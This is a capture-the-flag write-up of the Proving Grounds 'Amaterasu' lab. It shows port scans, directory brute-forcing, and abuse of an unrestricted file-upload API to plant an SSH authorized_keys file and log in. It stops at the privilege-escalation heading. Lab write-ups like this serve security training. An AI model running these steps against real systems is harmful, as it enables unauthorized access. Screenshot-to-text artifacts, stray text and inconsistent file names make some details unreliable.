

Welcome to my writeup where I am gonna be pwning the **Amaterasu** machine from **proving grounds**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an `nmap` scan to find information about the target.



```
(root@kali)-[~/offsec/amaterasu]
# nmap -A -p- 192.168.207.249 -oN amaterasu.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-28 23:26 EDT
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 23:27 (0:00:20 remaining)
Nmap scan report for 192.168.207.249
Host is up (0.062s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.45.201
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
_|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    closed  ssh
111/tcp   closed  rpcbind
139/tcp   closed  netbios-ssn
443/tcp   closed  https
```

```
File Actions Edit View Help
root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x
11/tcp closed rpcbind
139/tcp closed netbios-ssn
443/tcp closed https
445/tcp closed microsoft-ds
2049/tcp closed nfs
10000/tcp closed snet-sensor-mgmt
25022/tcp open ssh OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|_ 256 68:c6:05:e8:dc:f2:9a:2a:78:9b:ee:a1:ae:f6:38:1a (ECDSA)
|_ 256 e9:89:cc:c2:17:14:f3:bc:62:21:06:4a:5e:71:80:ce (ED25519)
33414/tcp open unknown
| fingerprint-strings:
| GetRequest, HTTPOptions:
|_ HTTP/1.1 404 NOT FOUND
  Server: Werkzeug/2.2.3 Python/3.9.13
  Date: Tue, 29 Oct 2024 03:26:37 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 207
  Connection: close
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
Help:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
```

```
File Actions Edit View Help
root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x
| h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request syntax ('HELP').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
| </body>
| </html>
RTSPRequest:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code: 400</p>
<p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
| </body>
| </html>
40080/tcp open http Apache httpd 2.4.53 ((Fedora))
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: My test page
|_ http-server-header: Apache/2.4.53 (Fedora)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port33414-TCP:V=7.94SVN%I=7%D=10/28%Time=672055EC%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,184,"HTTP/1\.1\x20404\x20NOT\x20FOUND\r\nServer:\x20Werkz
```

The scan revealed a bunch of open ports and services running on them.

FOOTHOLD

I started off with **ftp**. Since **nmap** scripts identified **anonymous** login on the server, I logged into the server anonymously.

```
(root㉿kali)-[~/offsec/amaterasu]
└─# ftp 192.168.207.249
Connected to 192.168.207.249.
220 (vsFTPd 3.0.3)
Name (192.168.207.249:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||65339|)

^C
receive aborted. Waiting for remote to finish abort.
ftp> ls
229 Entering Extended Passive Mode (|||21162|)

^C
receive aborted. Waiting for remote to finish abort.
ftp> exit
221 Goodbye.

[root@kali]-(~/offsec/amaterasu]
└─#
```

I wasn't able to enter any commands on the **ftp** server so I switched to the **http** server running on port **40080**.



The page didn't contain anything interesting so I used **ffuf** to bruteforce hidden directories.

```

File Actions Edit View Help
root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x
[root@kali:~/offsec/amaterasu]# ffuf -u http://192.168.207.249:40080/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302,301
v2.1.0-dev

:: Method : GET
:: URL   : http://192.168.207.249:40080/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,302,301

index.html [Status: 200, Size: 1092, Words: 168, Lines: 26, Duration: 64ms]
poweredby.png [Status: 200, Size: 1092, Words: 168, Lines: 26, Duration: 58ms]
:: Progress: [37050/37050] :: Job [1/1] :: 651 req/sec :: Duration: [0:01:11] :: Errors: 0 :: the Web. We believe this act of human collaboration across an open platform is essential to individual growth and our collective future.

[root@kali:~/offsec/amaterasu]#

```

I identified a **png** image and downloaded it. I analyzed it with **binwalk**.

```

File Actions Edit View Help
root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x root@kali:~/offsec/amaterasu x
[root@kali:~/offsec/amaterasu]# wget "http://192.168.207.249:40080/poweredb.png"
--2024-10-28 23:42:10-- http://192.168.207.249:40080/poweredb.png
Connecting to 192.168.207.249:40080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5714 (5.6K) [image/png]
Saving to: 'poweredb.png'

poweredb.png          100%[=====]  5.58K --.-KB/s   in 0.001s

2024-10-28 23:42:10 (7.59 MB/s) - 'poweredb.png' saved [5714/5714]

[root@kali:~/offsec/amaterasu]# ls
amaterasu.nmap ip poweredb.png
[root@kali:~/offsec/amaterasu]# binwalk poweredb.png
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 80 x 80, 8-bit/color RGBA, non-interlaced
99           0x63         Zlib compressed data, best compression

[root@kali:~/offsec/amaterasu]#

```

I tried extracting the **zip** data using **binwalk -e poweredb.png --run-as=root** however found nothing useful. Hence I moved onto the **http** server hosted on port **33414**.

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

The homepage did not reveal anything so I performed a directory bruteforce using **ffuf** to find hidden directories and files.

```
File Actions Edit View Help
root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x
root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x root@kali: ~/offsec/amaterasu x
[~(root@kali)-[~/offsec/amaterasu]
# ffuf -u http://192.168.207.249:33414/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt




v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.207.249:33414/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500


help           [Status: 200, Size: 137, Words: 19, Lines: 2, Duration: 72ms]
info           [Status: 200, Size: 98, Words: 14, Lines: 2, Duration: 65ms]
:: Progress: [4734/4734] :: Job [1/1] :: 251 req/sec :: Duration: [0:00:18] :: Errors: 0 ::

[~(root@kali)-[~/offsec/amaterasu]
#
```


I accessed the discovered paths and found endpoints to perform various operations.




The `file-list?dir=/tmp` endpoint allowed me to view the contents of the `/tmp` directory.



The `/file-upload` endpoint allowed us to upload files. So I created a file and tried uploading using curl.




```
root@kali:~/offsec/amaterasu# echo 'manners maketh man' > scriptie
root@kali:~/offsec/amaterasu# curl -H 'Content-Type: multipart/form-data' -F file='@/root/offsec/amaterasu/scriptie.txt' -F filename='/tmp/scriptie.txt' http://192.168.207.249:33414/file-upload
{"message": "File successfully uploaded"}
```




```
root@kali:~/offsec/amaterasu# curl -H 'Content-Type: multipart/form-data' -F file='@/root/offsec/amaterasu/scriptie.txt' -F filename='/tmp/scriptie.txt' http://192.168.207.249:33414/file-upload
{"message": "File successfully uploaded"}
```

I navigated to the `file-list` endpoint and found my uploaded file.




```
192.168.207.249:33414/ | 192.168.207.249:33414/file-list?dir=/tmp
[{"path": "/tmp/scriptie.txt"}]
```

Since the `/file-list` endpoint used the parameter `dir` to select a folder to view, I used it to view the contents inside `/home` directory.




```
192.168.207.249:33414/ | 192.168.207.249:33414/file-list?dir=/home
[{"path": "/home/alfredo"}]
```



```
192.168.207.249:33414/ | 192.168.207.249:33414/file-list?dir=/home/alfredo
[{"path": "/home/alfredo/.bash_logout"}, {"path": "/home/alfredo/.bash_profile"}, {"path": "/home/alfredo/.bashrc"}, {"path": "/home/alfredo/.local.txt"}, {"path": "/home/alfredo/.ssh"}, {"path": "/home/alfredo/.restapi"}, {"path": "/home/alfredo/.bash_history"}]
```


Inside **Alfred's** home directory, I found the **.ssh** folder so I looked into it. I also found that the first flag was located here.



The screenshot shows a browser window with the URL `192.168.207.249:33414/`. The page displays a JSON response from a file listing endpoint, specifically for the `/home/alfredo/.ssh` directory. The JSON output is as follows:


```
0: "id_rsa"
1: "id_rsa.pub"
```

The **.ssh** file contained **alfred's** public and private key. I could upload my public key to this folder and save them as **authorized_keys**. This would allow me to log in using my private key.




The screenshot shows a terminal session on a Kali Linux system. The user is root and is navigating to the `~/.ssh` directory. They run the command `ssh-keygen` to generate a new RSA key pair. The session continues with commands to change the permissions of the generated files (`chmod 600 id_rsa`) and list the contents of the directory (`ls`). The terminal shows the generated files: `id_rsa` and `id_rsa.pub`.

Since the **api** only allowed certain file extensions, I renamed my file to `id_rsa.txt`




The screenshot shows a terminal session where the user is root. They are in the `~/.ssh` directory and use the `cp` command to rename the file `id_rsa.pub` to `id_rsa.txt`.

Finally I uploaded the file and saved them as **authorized_keys**



The screenshot shows a terminal session where the user is root. They use the `curl` command to upload the file `id_rsa.txt` to the specified URL. The command is as follows:


```
# curl -H 'Content-Type: multipart/form-data' -F file='@/root/offsec/amaterasu/.ssh/id_rsa.txt' -F filename='/home/alfredo/.ssh/authorized_keys' http://192.168.207.249:33414/file-upload{"message": "File successfully uploaded"}
```



A screenshot of a browser window showing a JSON response. The URL is 192.168.207.249:33414/file-list?dir=/home/alfredo/.ssh. The JSON data shows three files: "id_rsa", "id_rsa.pub", and "authorized_keys".

```
[{"id_rsa": "id_rsa", "id_rsa.pub": "id_rsa.pub", "authorized_keys": "authorized_keys"}]
```


I then logged in using my private key on the ssh service that was running on port 25022



A terminal session showing an SSH connection. The command used was ssh alfredo@192.168.207.249 -p 25022 -i /root/offsec/amaterasu/.ssh/id_rsa. The output shows the last login information and the user's prompt.

```
# ssh alfredo@192.168.207.249 -p 25022 -i /root/offsec/amaterasu/.ssh/id_rsa
Last login: Tue Oct 29 01:15:36 2024 from 192.168.45.201
[alfredo@fedora ~]$
```

Upon logging in, I captured the first flag from the home directory.




A terminal session showing the contents of a local.txt file. The file contains a single line of text: 899abbd7fd54b54bb8b6aceae7ce07ad.

```
cat local.txt
899abbd7fd54b54bb8b6aceae7ce07ad
```

PRIVILEGE ESCALATION

